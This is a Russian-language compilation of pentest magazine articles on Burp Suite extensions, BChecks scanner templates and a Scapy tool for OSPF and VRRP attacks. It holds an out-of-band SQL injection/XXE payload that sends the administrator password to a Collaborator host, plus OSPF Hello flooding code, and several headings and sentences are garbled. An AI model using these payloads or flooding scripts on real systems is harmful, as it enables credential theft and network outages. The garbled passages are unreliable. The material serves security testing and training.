
Burp-Regex-Extractor


В отличие от Highlighter and Extractor это расширение прогоняет запросы по требованию пользователя и выводит все найденные значения. Используй его для анализа больших ответов сервера.

Скачай исходники Burp-Regex-Extractor. Открой файл `regext.py` в любом редакторе. Найди 79-ю строку и замени `self.append_output` обычным `print`. Если этого не сделать, `append_output` попытается выполниться до того, как станет доступной. Это произойдет на этапе установки расширения, поэтому оно не установится. Что поделаешь, косяк разработчика. От наших изменений работа расширения никак не пострадает.


```
# Было:
# self.append_output("Failed to load regex patterns: {}\n".format(e))
# Стало:
print("Failed to load regex patterns: {}\n".format(e))
```

Открой в Burp таб Extensions, жми Add. Выбери тип расширения Python и укажи путь к файлу `regext.py`.

После установки появится таб Regex Extractor с незатейливым интерфейсом. В поле Pattern Name вбей CSRF Token, в Regex Pattern — нашу прошлую регулярку `csrf"\s*value="([^"]+)` и нажми Save. В выпадающем списке, справа от кнопки сохранения, появится пункт CSRF Token. Это значит, что выражение добавлено в файл JSON расширения и доступно для использования. Выбери этот пункт, чтобы экстрактор искал CSRF. В отличие от HaE расширение применяет только выбранную регулярку.



Выбери любой запрос или группу запросов, содержащих токен CSRF, кликни правой кнопкой и выбери Extensions → Regex Extractor → Extract Regex Matches from Responses. Вернись на вкладку расширения, в логе тебя ждет найденное значение.



Найденные значения


Stepper

Это крутое расширение для автоматизации.

Создай новую последовательность, нажав Add Sequence. Дважды кликни по названию таба, укажи CSRF Test. Перейди в историю Proxy, найди запрос, который возвращает CSRF-токен. У меня это `GET /my-account?id=wiener`. Кликай правой кнопкой, найди в подменю степпера Add Step, выбери нашу последовательность.


WARNING

В Stepper давай последовательностям и переменным осмысленные имена. Расширения использует эти имена в макросах подстановок.



Добавление шага в Stepper

Вернись на таб Stepper, в нем появился новый шаг с выбранным запросом. Жми Execute Script. Когда появится ответ, создай переменную в Post-Execution Variables. Название я сделал `CSRFToken`. Дважды кликни по полю Condition и укажи регулярное выражение `csrf"\s*value="([^"]+)`. Значение заполнится автоматически. Несколько раз выполни скрипт, чтобы убедиться, что значение извлекается и обновляется.



Шаг в Stepper

Найди запрос, который работает только с этим токеном. Отправь запрос в Repeater. Вместо значения CSRF укажи `$VAR:CSRF Test:CSRFToken$`. Stepper увидит этот макрос, найдет в последовательности `CSRF Test` переменную `CSRFToken` и подставит ее значение. Попробуй выполнить запрос, чтобы убедиться, что значение подставляется. Если получишь ошибку, запусти скрипт на вкладке Stepper, чтобы обновился ключ.

INFO

Формат макроса подстановки: `$VAR:<Sequence Name>:<VariableName>$`

Чтобы последовательность выполнялась автоматически и не нужно было запускать скрипт руками, добавь в запрос заголовок `X-Stepper-Execute-Before: CSRF Test`, где `CSRF Test` — это имя последовательности. Когда Stepper увидит заголовок, выполнит указанную последовательность и обновит значения переменных.

Мой финальный запрос выглядит так:

```
POST /my-account/change-email HTTP/2
Host: 0ad500b60383542d8010032b008e008e.web-security-academy.net
Cookie: session=b7PoDPhZBMQBUsfvu30P5bMR1EXaR5WJ
Content-Length: 53
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
X-Stepper-Execute-Before: CSRF Test

email=lalal%40buba.com&csrf=$VAR:CSRF Test:CSRFToken$
```

При помощи Stepper и регулярных выражений можешь построить многошаговый алгоритм любой сложности.

ЗАКЛЮЧЕНИЕ

Мы пробежались только по верхушке айсберга RegEx, но даже этих инструментов достаточно, чтобы за пару дней свободно выдергивать токены, находить уязвимости в коде, быстро обрабатывать большие объемы инфы.

Регулярные выражения — это не просто шаблоны, это философия обработки текста. Каждый символ, квантификатор или оператор — часть алгоритма, который решает задачу максимально быстро и четко.

Чем больше ты практикуешься, разбираешь чужие решения и генерируешь свои регулярки, тем быстрее формируется мышление паттернами. Используй регулярки в пентесте, программировании, анализе данных — и вскоре ты поймешь, что без RegEx жить стало бы скучно и медленно.

ЧЕКЕРЫ BURP

Делаем шаблоны BChecks для быстрой разведки

BChecks — это новый, относительно простой способ расширения возможностей Burp Scanner. Чекеры написаны на специальном Burp-языке, который напоминает популярные шаблонные YAML-форматы, но имеет и ряд ограничений, связанных с безопасностью. Рассмотрим как с этими ограничениями справиться и создать несколько полезных шаблонов для быстрой разведки, а заодно разберемся с особенностями языка.

Сильным спорным BChecks можно назвать и в вопросе разработки. Сейчас в Burp Suite Professional 2023.9 доступна версия 2023.9.1, в которой появилась возможность создавать BChecks прямо в интерфейсе Burp Suite. Но в Community Edition такой возможности пока нет, поэтому писать чекеры придется в текстовом редакторе. Я использую для этого Visual Studio Code, но подойдет любой другой редактор, который вам нравится.

ПАССИВНОЕ СКАНИРОВАНИЕ

BChecks можно выполнять при активном и пассивном анализе, когда нет необходимости напрямую взаимодействовать с целью. Так что пассивные чекеры можно безопасно запускать на любом проекте.

Первый чекер

Каждый чекер имеет файл-дескриптор с расширением `.bchk`. Для начала создадим такой и запишем в него вот такой код. Я назвал его `Powered By Detector`, а `Powered By` указывает на то, что чекер будет искать в ответах сервера заголовки, в которых встречается слово `Powered By`. `PASSIVE` и `ACTIVE` — это ключевые слова, которые указывают, какой тип сканирования будет использовать чекер. Подробнее с синтаксисом можно ознакомиться на [GitHub](#) или [GitLab](#).

```
metadata:
  name: "Powered By Detector"
  description: "Обнаружение заголовков, содержащих 'Powered By'"
  author: "Ivan Ivanov"

ACTIVE
```

Добавь после объявления переменную `define`:

```
define:
  # Переменная объявляется с пустым значением
  header = "X-Powered-By"
  # Можно использовать подстановки
  define = "Наше значение {!header}, возможно стоит технологии"
```

В начале любого шаблона должна быть `metadata`.

Переменные

Встроенный язык поддерживает два варианта объявления переменных: `define` и `given`. Переменные, объявленные через `define`, являются константами, а `given` — это переменные, которые будут заполнены в процессе сканирования. Они могут быть как строковыми, так и массивами.

Массивы поддерживают работу с такими функциями, как `contains`, `starts_with`, `ends_with` и `length`.

Можно применять циклы с такими функциями, которые проверяют значение каждого элемента массива. Например, `any` — если хотя бы один элемент соответствует условию, `all` — если все элементы соответствуют условию, `find_by` — если найден элемент, соответствующий условию, `find_all` — если найдены все элементы, соответствующие условию.

Также можно сортировать массивы с помощью `sort_by`.

Чтобы получить доступ к отдельным элементам массива, используется `first` и `last`, а для получения случайного элемента — `random`.

Также можно использовать `given ... then`, где любое условие будет выполнено, если `given` не сработает. Если `given` был, но ни одно условие не сработало, то `then` не будет выполнен. Подробнее с `given ... then` можно ознакомиться в [документации](#).

← НАЧАЛО СТАТЬИ

ЧЕКЕРЫ BURP

ДЕЛАЕМ ШАБЛОНЫ BCHECKS ДЛЯ БЫСТРОЙ РАЗВЕДКИ

Добавление или замена?

Для изменения пути в примерах я использовал директиву **appending**. Если у нас путь **/some_path/**, на выходе будет **/some_path/.gitignore**. Альтернативный вариант — использовать замену **replacing**.

```
# Полная замена
replacing path: {wl}
```

Частичная замена при помощи регулярных выражений:

```
replacing path: {regex_replace({base.request.url.path}, "(.*)\.
php$", `$1{wl}`)}
```


В некоторых случаях может потребоваться удаление пути. Делай это при помощи **removing path**.

Все три директивы доступны для других частей запроса: **headers**, **queries**, **method** и **body**.

Поиск бэкапов скриптов

По бэкапам можно разобрать логику приложения или вовсе найти креды, секретные токены и прочие вкусняшки. Появляться бэкапы могут по-разному: не удалился файл `.php~` после редактирования; выкатывая обновления, разработчик создал копию `.php.old` и забыл про нее; скрипт бэкапера глюкнул, и файл `.php.bak` остался.

```
metadata:
    language: v2-beta
    name: "Backup File"
    description: "Поиск бэкапов PHP-скриптов"
    author: "ret0x2A"

define:
    not_found = "404"

run for each:
    wl = "~", ".old", ".bak", ".backup"

given path then
    if not({base.response.status_code} is {not_found}) then
        if {base.request.url.path} matches "\.php$" then
            send request called check:
                # Поиск с заменой расширения с .php на .bak, .old...
                replacing path: {regex_replace({base.request.url.
path}, "(.*)\.php$", `$1{wl}`)}

            # Если нашелся файл с заменой расширения
            if {check.response.status_code} is "200" then

                    send request called trash:
                        method: "GET"
                        replacing path: {regex_replace({base.request.
url.path}, "(.*)\.php$", `$1{random_str(15)}`)}

                    if {trash} differs from {check} then
                        report issue and continue:
                            severity: low
                             confidence: firm
                             detail: `Найден бэкап по пути {check.
request.url}`
                             remediation: "Снеси бэкапы"
                    end if

            # Если нет файла с заменой расширения, пробуем добавить .
php.bak, .php.old...
            else then
                send request called check2:
                   appending path: {wl}

                if {check2.response.status_code} is "200" then
                    send request called trash:
                        method: "GET"
                        appending path: {random_str(15)}

                    if {trash} differs from {check2} then
                        report issue and continue:
                            severity: low
                             confidence: firm
                             detail: `Найден бэкап по пути {check2.
request.url}`
                             remediation: "Снеси бэкапы"
                    end if
                end if
            end if
        end if
    end if
```



Найден бэкап

Объекты запросов/ответов

Обратил внимание, что в последнем скрипте я использовал **base**, а не **latest**? Это второй доступный по умолчанию объект. Разница в том, что **base** хранит данные о базовом запросе к пути. В нем то, что отправил и получил Burp при первом запросе. Объект **latest** хранит данные о последнем запросе.

Что именно окажется в этих объектах, зависит от режима сканирования Burp. Если сначала он выполнил **GET**, затем **POST** и добрался до твоего чекера, в **base** будет всё о **GET**, в **latest** — всё о **POST**.

Используй **base**, если нет прямой необходимости использовать последний запрос.

ТИХАЯ SQLI С ОТСТУКИВАНИЕМ В COLLABORATOR

Для демонстрации запустим лабу Blind XXE with out-of-band interaction via XML parameter entities из академии PortSwigger.

Решение лабы — в отправке пейлоада, совмещающего SQL-инъекцию с XXE и получением ответа в коллаборатор. Пейлоад может выглядеть так:

```
TrackingId=x'+UNION+SELECT+EXTRACTVALUE(xmltype('<
%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<
!ENTITY+%25+remote+SYSTEM+"http%3a//'||(
SELECT+password+FROM+users+WHERE+username%3d'administrator')||'.BURP-
COLLABORATOR-SUBDOMAIN/">+%25remote%3b]>'),'/l')+FROM+dual--
```

Чекеры не занимаются эксфильтрацией данных, поэтому вот такой запрос — не лучшая идея:

```
SELECT+password+FROM+users+WHERE+username%3d'administrator'
```

Лучше отправить рандомную строку:

```
(SELECT+'{random_str(5)}'+FROM+dual)
```

Функция `random_str` генерирует строку длиной пять символов.

Работа с Burp Collaborator

Для получения адреса коллаборатора используй функцию **generate_collaborator_address()**. Подтвердить получение запроса можно, проверив состояние **any interactions**. Если **True**, значит, таргет выполнил запрос к коллаборатору.


```
if any interactions then
    report issue:
        severity: high
        confidence: certain
        detail: `Прилетел ответ в коллаборатор`
end if
```

Здесь **any** означает любой запрос. Если нужен более точный вариант, тебе доступны **dns**, **http** и **smtp**.

Итоговый код чекера:

```
metadata:
    language: v2-beta
    name: "OOB SQL Injection"
    description: ""
    author: "ret0x2A"

run for each:
    payload = `TrackingId={random_str(5)}'+UNION+SELECT+EXTRACTVALUE(
xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><
!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//'||(SELECT+'{
random_str(5)}'+FROM+dual)||'.{generate_collaborator_address()}/">
+%25remote%3b]>'),'/l')+FROM+dual--;`

given cookie insertion point then
    if {latest.request.headers} matches "TrackingId.*" then
        send request called check:
            replacing headers:
                "Cookie": {payload}

        if any interactions then
            report issue:
                severity: high
                confidence: certain
                detail: `Нашли OOB SQL Injection`

        end if

    end if
```

Скрипт будет срабатывать каждый раз, когда сканер Burp попытается выполнить инъекцию в куки. За это отвечает **given cookie insertion point then**. В лабе используются две куки: **TrackingId** и **session**. Значит, скрипт сработает дважды для каждого найденного сканером пути. Оба раза куки будут полностью переписаны, так как жестко подменяется заголовок **Cookie**.



Пример запроса чекера OOB SQLi

Если тебе нужно обработать значение, которое было в точке инъекции, используй переменную **insertion_point_base_value**. Для примера выше ты мог бы формировать пейлоад вот так:

```
`TrackingId={insertion_point_base_value}'+UNION+SELECT+EXTRACTVALUE(
xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><
!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//'||(SELECT+'{
random_str(5)}'+FROM+dual)||'.{generate_collaborator_address()}/">
+%25remote%3b]>'),'/l')+FROM+dual--;`
```


Так можно было бы сохранить **TrackingId**.

Справка по send payload


Чтобы твой скрипт подставлял пейлоад в каждую куку отдельно, нужно использовать **send payload** вместо **send request**. Функция позволяет расширить набор пейлоадов.

Упрощенный пример чекера с инъекцией в cookie:

```
metadata:
    language: v2-beta
    name: "Simple Payload Injections"
    description: ""
    author: "ret0x2A"

run for each:
    payload = "payload1","payload2"

given cookie insertion point then
    send payload called check:
        replacing: {payload}
```




Чекер подставил пейлоад в каждую куку по очереди



Если replacing заменить appending


В примере с out-of-band SQL-инъекцией отправлять пейлоад не получится. Команда **send payload** выполняет URL-кодирование пейлоада, что делает его «беззубым». Поэтому используется **send request**, который отдает нагрузку в первозданном виде. Сейчас другого варианта обхода нет. Сообщество слезно просит добавить флаг, разработчики PortSwigger стойко держатся.



Пейлоад стал нерабочим


ТЕСТИРОВАНИЕ И ОТЛАДКА

Инструменты отладки находятся прямо в окне редактирования скрипта, но по умолчанию недоступны. Для их активации передай любой запрос в BChecks. Выбери запрос для тестирования, нажми правую кнопку мыши и кликни по пункту выпадающего меню Send to BChecks editor.



Передача запроса в отладчик BChecks

Перейди на вкладку с чекерами и открой нужный для редактирования. Теперь элементы управления отладчиком активны. Это поможет в отладке, но не сделает ее прозрачной. У BChecks нет команды вывода переменных в лог и прочих удобств вроде брейк-пойнтов. Чтобы получить больше информации, приходится исхитряться. Например, можно перемещать нужные переменные в заголовки или тело запроса, чтобы в логе можно было посмотреть конкретные значения.



Дебаггер

ЗАКЛЮЧЕНИЕ

Надеюсь, тебе понравилось погружение в язык скриптов BChecks. Я постарался сделать экскурс максимально комфортным, при этом разобрав большую часть операторов. Функции, которые не попали в статью, доступны в шпаргалке PortSwigger.

BChecks может вызывать двоякое ощущение: часто упираешься в его ограничения. Но если бы в нем были системные вызовы, работа с файловой системой и прочее, он не был бы таким легким и быстрым. Если тоже успел с ним поработать, расскажи о впечатлениях в комментах!

БОЛЕВОЙ ШОК

Пишем свой сетевой башлялку на Python

Александр Жиляков
Системный архитектор

Стабильная сеть может погрузиться в хаос за секунды: всего несколько специально сформированных пакетов способны нарушить работу маршрутизаторов. В этой статье я покажу реализацию атак OSPF Hello Flooding, ESDP Update Flooding и VRRP Takeover и VRRP Flip-Flopping, а моим инструментом займётся Scapy — разборку кода, которой предварительно помогу с теорией, вы найдёте в конце.

ВНИМАНИЕ

Этот материал ознакомительный характер и предназначен для специалистов по безопасности, проведения тестирования в рамках контракта, Автор и редакция не несут ответственности за любой ущерб, причинённый с применением описанных техник. Используйте полученные знания ответственно, нарушение работы чужих сетей и оборудования также наказуемо преследуется по закону.

ОТ ФОРМ И КНОПОК — К АЙРАРАМ

Если бы читал меня предшественник — [Стивен](#), то написал в журнал «Юный сетевик» письмо, объясняющее, почему он не может прийти на работу. Я же в любительских данных нашел кнопочки и цветочки, поэтому начинаю с теории. Если вы в работающем данном

БОЛЕВОЙ ШОК

ПИШЕМ СВОЙ СЕТЕВОЙ БАЦИЛЛЕР НА PYTHON

1. **Network Mask** — определяет маску сети для интерфейса, с которого был отправлен Hello-пакет.
2. **HelloInterval** — число секунд между отправкой Hello-пакетов.
3. **Options** — поле опций, которое определяет возможности протокола OSPF на маршрутизаторе. Про это поле подробнее расскажу ниже.
4. **Rtr Pri** (Router Priority) — значение, используемое при выборе DR и BDR (чем выше значение, тем выше вероятность стать DR).
5. **RouterDeadInterval** — число секунд, по истечении которого соседний маршрутизатор будет считаться неработоспособным, если вовремя не отправит пакет Hello.
6. **Designated Router.** IP-адрес DR-маршрутизатора. По умолчанию каждый роутер считает себя DR до момента получения Hello-пакета от роутера с наибольшим значением **Rtr Pri**.
7. **Backup Designated Router.** IP-адрес маршрутизатора BDR. По умолчанию значение равно 0.0.0.0, если не было получено Hello-сообщений от других роутеров.
8. **Neighbor.** Поле переменной длины, где содержатся значения Router ID для каждого роутера, чьи Hello-пакеты были видны в течение **RouterDeadInterval** секунд. Если соседи не обнаружены, то поле остается пустым.

Для установления полной смежности между OSPF-маршрутизаторами необходимо, чтобы:

- они находились в одной сети;
- они находились в одной зоне;
- у них совпадали Hello-интервалы;
- у них совпадали Dead-интервалы;
- у них совпадали MTU на интерфейсах;
- у них совпадали тип и ключ аутентификации (при наличии).

Какие зоны (areas) нам известны в OSPF? В RFC 2328 определены три типа зон:

- Backbone Area;
- Non-Backbone Area;
- Stub Area.


Однако вскоре был определен RFC 1587 (сейчас заменен более свежим RFC 3101), который вводит новый тип зоны — Not-So-Stubby Area (NSSA). Вот четыре зоны, которые описаны в стандартах RFC. Ты, конечно же, спросишь: а как же Totally Stubby и Totally NSSA Areas? Дело в том, что они не описаны в стандартах RFC. Это проприетарные расширения, которые поддерживают многие производители, но при этом это не часть официальной спецификации OSPF. Backbone Area и Non-Backbone Area зачастую объединяют в одну — Normal Area.

Итак, типы зон в OSPF:

- Backbone Area;
- Non-Backbone Area;
- Stub Area;
- NSSA Area;
- Totally Stubby Area;
- Totally NSSA Area.

К чему мы все это разбираем? Технически для установления соседства у маршрутизаторов должны совпадать значения некоторых опций в пакете Hello:

- E (External) — бит, означающий, что маршрутизатор находится в обычной зоне (Backbone или Non-Backbone) и может принимать и обрабатывать **External** LSA;
- N (NSSA) — бит, означающий, что маршрутизатор находится в зоне NSSA.



То есть если бит E = 1, а бит N = 0, то роутер находится в обычной (Normal) зоне. Если бит E = 0, а N = 1, то роутер находится в зоне NSSA. Теперь внимание: если оба бита равны нулю, то роутер находится в Stub-зоне. А вот с определением Totally Stubby Area и Totally NSSA Area есть нюанс.

Totally Stubby и Totally NSSA — это не стандарты RFC, а проприетарные расширения, которые работают за счет дополнительных правил на ABR (Area Border Router), а не за счет новых флагов в протоколе. Для них флагов не придумали. Таким образом, бит N указывает как на NSSA-зону, так и на Totally NSSA.

Точно такая же логика и со Stub-зоной, и с Totally Stubby: бит E будет равен нулю в обоих случаях. Для удобства я сделал табличку:

Area	E-бит	N-бит
Normal (Backbone/Non-Backbone)	1	0
NSSA / Totally NSSA	0	1
Stub / Totally Stubby	0	0

Давай приступим к практике. Для запуска не требуется указывать никаких дополнительных параметров.

Точно так же, как и со многими другими атаками, сперва запускается прослушивание сети на наличие интересующего нас протокола, а конкретно на предмет пакетов OSPF Hello.

Обнаружив такие пакеты, мы понимаем, что в сети есть роутеры OSPF и атаку можно провести. В противном случае ты увидишь сообщение, как на скриншоте ниже.

Теперь разберем, как все это происходит. Создаем пустой словарь, счетчик и переменную, которая будет определять, были ли захвачены пакеты OSPF:

```
# Не захвачен
ospf_hello_captured = False
ospf_routers = {}
router_count = 1
```

Запускается сниффер, который будет захватывать только пакеты OSPF (`filter="ip proto 89"`):

```
def analyze_packet(packet):
   if packet.haslayer(OSPF_Hdr) and packet[OSPF_Hdr].type == 1:  #
Если это OSPF Hello

sniffer = AsyncSniffer(filter="ip proto 89", iface=interface, prn=
analyze_packet, timeout=20)
sniffer.start()
```

В переменные записываем интересующие нас поля заголовков Ethernet, IP и OSPF:

```
target_mac = packet[Ether].src
target_ip = packet[IP].src
src_mac = packet[Ether].src
src_ip = packet[IP].src
area = packet[OSPF_Hdr].area
mask = packet[OSPF_Hello].mask
router_id = packet[OSPF_Hdr].src
hello_inter = packet[OSPF_Hdr].hellointerval
dead_inter = packet[OSPF_Hdr].deadinterval
```

Определяем, какой версии пакет OSPF Hello мы захватили и включена ли у этого OSPF-роутера аутентификация (сейчас скрипт поддерживает OSPF только второй версии и без аутентификации). Если это OSPF Hello версии 2 и без аутентификации, то помечаем, что OSPF Hello захвачен (`ospf_hello_captured = True`):

```
version = packet[OSPF_Hdr].version
if version == 3:
  output_version = f" {Fore.RED}3{Fore.GREEN}"
else:
  output_version = f" {Fore.GREEN}2{Fore.RESET}"
auth = packet[OSPF_Hdr].authtype
if auth == 0:
  output_auth = f" {Fore.GREEN}None{Fore.GREEN}"
  if version != 3:
      ospf_hello_captured = True
else:
  output_auth = f" {Fore.RED}Yes{Fore.GREEN}"
```

Следующим шагом разбираемся с опциями в пакете OSPF Hello. Другими словами, определяем, в какой зоне работает соседний роутер OSPF, и ставим себе в переменную такую же опцию:

```
# N и E — критичные флаги для установления соседства
options = packet[OSPF_Hello].options
# Если есть флаг N (он один или еще какой-либо флаг)
if (options >> 3) & 1:
  # N флаг (NSSA / Totally NSSA)
  options = 0x08
  output_options = "NSSA / Totally NSSA"
# Если есть флаг E
elif (options >> 1) & 1:
  # Флаг E (Normal)
  options = 0x02
  output_options = "Normal"
# Если нет флагов ни N, ни E
else:
  options = 0x00
  output_options = "Stub / Totally Stub"
```

Если в словаре `ospf_routers` нет MAC-адреса роутера, пакет OSPF Hello которого мы захватили, добавляем MAC в словарь и отображаем в консоли параметры этого роутера OSPF (чтобы в консоль не дублировались параметры одних и тех же роутеров при захвате пакетов Hello каждые несколько секунд):

```
ospf_routers[f"Router{router_count}"] = {"MAC": src_mac}
router_count += 1
print(Fore.GREEN + f"\n    [+] [OSPF Router detected]\n          MAC:
{src_mac.upper()}\n          IP: {src_ip}\n          Mask: {mask}\n"
                  f"          Area: {area}\n          Area Type: {
output_options}\n          Router ID: {router_id}\n          Hello
Interval: {hello_inter}\n"
                  f"          Dead Interval: {dead_inter}\n
Auth: {output_auth}\n          Version: {output_version}")
```


Когда тайм-аут сниффера заканчивается и прекращается захват пакетов, мы проверяем, был ли захвачен хоть один пакет OSPFv2 без аутентификации. Если был, то на основании IP-адреса соседа и поля `Network Mask` в его пакете OSPF Hello определяем, в какой сети он находится, и наполняем список `ip_pool` возможными адресами из этой сети (с помощью библиотеки `ipaddress`):

```
if ospf_hello_captured == True:
   print(Fore.GREEN + f"\n    [+] Attack is running... (Press Ctrl +
C to Stop)")

   #  Определяем адрес сети и префикс
   network = ipaddress.IPv4Network(f"{target_ip}/{mask}", strict=
False)

   #  Определяем адреса в сети
   network = network.network_address
   network = ipaddress.IPv4Network(f"{network}/{mask}", strict=False)
   ip_pool = [str(ip) for ip in network.hosts()]
```

Остается в бесконечном цикле запустить отправку пакетов OSPF Hello с параметрами OSPF, которые мы узнали от соседнего роутера. IP-адреса источника мы будем брать из списка `ip_pool`, который мы заполнили, а MAC-адреса будут рандомными:

```
total = 0
while True:
  for src_ip in ip_pool:
      src_mac = RandMAC()
      fake_hello_packet = Ether(src=src_mac, dst="01:00:5e:00:00:05")
/ \
                          IP(src=src_ip, dst="224.0.0.5", ttl=1) / \
                          OSPF_Hdr(version=version, type=1, src=
src_ip, area=area) / \
                          OSPF_Hello(mask=mask, hellointerval=
hello_inter, options=options, prio=1, deadinterval=dead_inter, router
=src_ip, backup="0.0.0.0")
      sendp(fake_hello_packet, iface=interface, count=1, verbose=
False)
      total += 1
      print(Fore.GREEN + f"    [+] OSPF Hellos sent: {total}", end="\
r")
```

Давай посмотрим, что у нас вышло. Зайдем на мой роутер и отобразим таблицу соседей OSPF.



Видим 47 мнимых соседей OSPF и еще 207 штук — в прокрутке по таблице. Все на месте!

VRRP TAKEOVER

Давай теперь расскажу про парочку атак на протокол VRRP. Что такое VRRP и для чего он нужен? VRRP (Virtual Router Redundancy Protocol) — протокол, обеспечивающий резервирование шлюза по умолчанию (далее — шлюз). Каждому клиенту, желающему выйти за пределы своей сети, нужно маршрутизирующее устройство (будь то роутер или L3-коммутатор), которое играет роль шлюза. Но что, если шлюз становится недоступным? Тогда выход за пределы локальной сети становится невозможен для всех устройств в сети. Именно для предотвращения подобных ситуаций нам служит протокол VRRP.

На самом деле концепция резервирования шлюза не ограничивается лишь одним VRRP. Существует целая группа протоколов, которая обеспечивает резервирование шлюза, она называется First-Hop Redundancy Protocol (FHRP). FHRP был популяризирован компанией Cisco, а затем подхвачен и другими вендорами сетевого оборудования. В Cisco этот термин используют для обозначения семейства протоколов, к которому относятся:

- VRRP;
- HSRP (Hot Standby Router Protocol);
- GLBP (Gateway Load Balancing Protocol).


В этой статье я не буду рассматривать HSRP и GLBP, но сразу отмечу, что оба протокола — проприетарные решения Cisco, в то время как VRRP — открытый стандарт. Про HSRP и GLBP поговорим, когда я реализую соответствующие атаки на них в Salmonella.

Существует немалое количество стандартов, которые имеют отношение к VRRP:

- RFC 2338;
- RFC 3768;
- RFC 5798;
- RFC 9568.

Все они регламентируют VRRP, но я буду использовать RFC 3768, более актуальный для второй версии, чем RFC 2338, так как в Salmonella пока реализована только вторая версия. RFC 5798 и RFC 9568 регламентируют VRRP версии 3, хотя существенных различий в этих двух версиях нет.

Как VRRP помогает нам добиться отказоустойчивости? Достигается это вводом избыточных роутеров/L3-коммутаторов.



Группа физических маршрутизаторов объединяется в виртуальный маршрутизатор, который имеет собственные IP- и MAC-адреса. Именно на этот виртуальный IP и указывают как на свой шлюз все хосты в сети.

Для управления этим виртуальным маршрутизатором стандарт вводит такие понятия, как Virtual Router Master и Virtual Router Backup (или просто Master и Backup). Master — активный физический роутер, обрабатывающий весь трафик, адресованный виртуальному IP. Кроме того, Master отвечает на ARP-запросы для виртуального MAC-адреса и отправляет периодические сообщения Backup-роутерам о том, что он «живой». Backup — один или несколько тех физических роутеров, которые находятся в состоянии ожидания и готовы мгновенно взять на себя роль мастера в случае сбоя текущего.

Давай рассмотрим структуру VRRP-пакета в соответствии с RFC 3768.

Version	Type	Virtual Rtr ID	Priority	Count IP Addrs
Auth Type		Adver Int	Checksum	
IP Address (1)				
. . .				
IP Address (n)				
Authentication Data (1)				
Authentication Data (2)				

- **Version.** Спецификация определяет вторую версию протокола.
- **Type.** VRRP оперирует только одним типом сообщений — Advertisement. Значение поля всегда будет равно 1.
- **Virtual Rtr ID.** Идентификатор виртуального роутера в диапазоне от 1 до 255.
- **Priority.** Значение приоритета определяет, какой из роутеров будет Master, а какие Backup: чем выше приоритет, тем больше вероятность стать мастером. Это очень интересное поле, и подробнее про него я расскажу ниже.
- **Count IP Addrs.** Количество виртуальных IP-адресов, которые «рекламирует» мастер-роутер. Да, их может быть несколько.
- **Auth Type.** Поле, указывающее на тип аутентификации. В RFC 3768 для VRRPv2 аутентификация была полностью удалена, и значение этого поля всегда равно 1 (No Authentication). Однако на маршрутизаторах Cisco с VRRPv2 можно включить аутентификацию: Plain Text (1) и MD5 (254). Примечательно, что в старом стандарте RFC 2338 также была аутентификация.
- **Adver Int.** Интервал между отправкой сообщений VRRP Advertisement. По умолчанию составляет одну секунду. В VRRPv3 интервал измеряется в сантисекундах (centiseconds), где 1 cc = 10 мс, или 0,01 с.
- **Checksum.** Здесь просто контрольная сумма.
- **IP Address.** Здесь перечислены виртуальные IP-адреса, которые «рекламирует» мастер-роутер. Их может быть несколько, и их количество должно совпадать со значением, указанным в поле `Count IP Addr`.
- **Authentication Data.** Это поле используется для обратной совместимости с RFC 2338 и заполняется нулями. В ином случае это поле может содержать значение ключа в открытом виде или в виде хеш-функции (в зависимости от используемого метода аутентификации).

А что указывается в IP-заголовке?

- В поле **«IP-адреса назначения»** выставляется мультикастовый адрес 224.0.0.18, который слушают все VRRP-роутеры.
- **«IP-адрес источника»** соответствует IP-адресу физического интерфейса маршрутизатора (ничего необычного).
- **TTL** равен 255. Иное значение — повод отбросить пакет VRRP.
- Поле **Protocol** имеет значение 112, присвоенное IANA.

В Ethernet-заголовке MAC-адрес назначения — это мультикастовый адрес `01:00:5E:00:00:12`, а MAC-адрес источника — `00-00-5E-00-01-{VRID}`, где `VRID` — идентификатор виртуального маршрутизатора.

Теперь подробнее обсудим поле `Priority`. Максимальный приоритет, который можно дать каждому роутеру, — 254. Однако если роутер «рекламирует» виртуальный IP-адрес, который совпадает с IP-адресом на его физическом интерфейсе, то VRRP автоматически выставляет максимально возможный приоритет — 255. Значение приоритета по умолчанию — 100.

Есть еще одно значение приоритета, которое играет очень важную роль, — значение 0 (ноль). Мастер-роутер, выставив это значение в поле приоритета (например, в случае перезагрузки), сообщает другим бэкап-роутерам, что он перестает участвовать в VRRP и один из бэкап-роутеров должен **немедленно** взять на себя роль мастер-роутера — не выжидая время, по истечении которого мастер-роутер признается неработоспособным (Master Down Interval). Master Down Interval высчитывается по формуле `(3 × Advertisement_Interval) + Skew_time`, где `Skew_time = (256 - Priority) / 256`.

Итак, если мастер-роутер выходит из строя, то через некоторое время роль мастера на себя возьмет один из бэкап-роутеров. Однако в таблице MAC-адресов на коммутаторе есть уже неактуальная информация о том, что наш виртуальный MAC-адрес находится за портом X, хотя на самом деле теперь виртуальным MAC-адресом владеет другой физический роутер, который находится за портом Y. В таком случае новый мастер-роутер немедленно отправляет GARP (Gratuitous ARP), сообщая клиентам в сети, что теперь виртуальный MAC-адрес (а проще говоря, шлюз) находится за портом Y на коммутаторе. За ответы на ARP-реквесты теперь тоже отвечает новый мастер-роутер.

Закончим с теорией по VRRP и перейдем к самой атаке VRRP Takeover. В чем ее смысл? В том, что злоумышленник может захватить роль мастер-роутера и перенаправлять трафик всей сети через себя или просто его блокировать и не пропускать дальше себя. Что для этого нужно? А нужно всего лишь выставить максимальный приоритет, что даст нам право стать мастер-роутером. Но помни: если легитимный VRRP-роутер имеет приоритет 255, то стать мастером у тебя не получится, так как у легитимного роутера уже максимальный приоритет.

Для запуска атаки также не требуется указывать никакие дополнительные параметры.

Запустив VRRP Takeover, мы увидим, что нашелся мастер-роутер для сети, где указаны его параметры.

Кстати говоря, пока поддерживается только VRRPv2. Поэтому если в сети окажется роутер с VRRPv3, а также если у него максимальный приоритет (255) или вдруг есть аутентификация, то ты получишь соответствующее предупреждение.

Теперь посмотрим на код. Зададим переменную, которая будет определять, был ли захвачен пакет VRRPv2, и запустим прослушивание сети:

```
# Не захвачен
VRRPv2_without_auth_captured = False

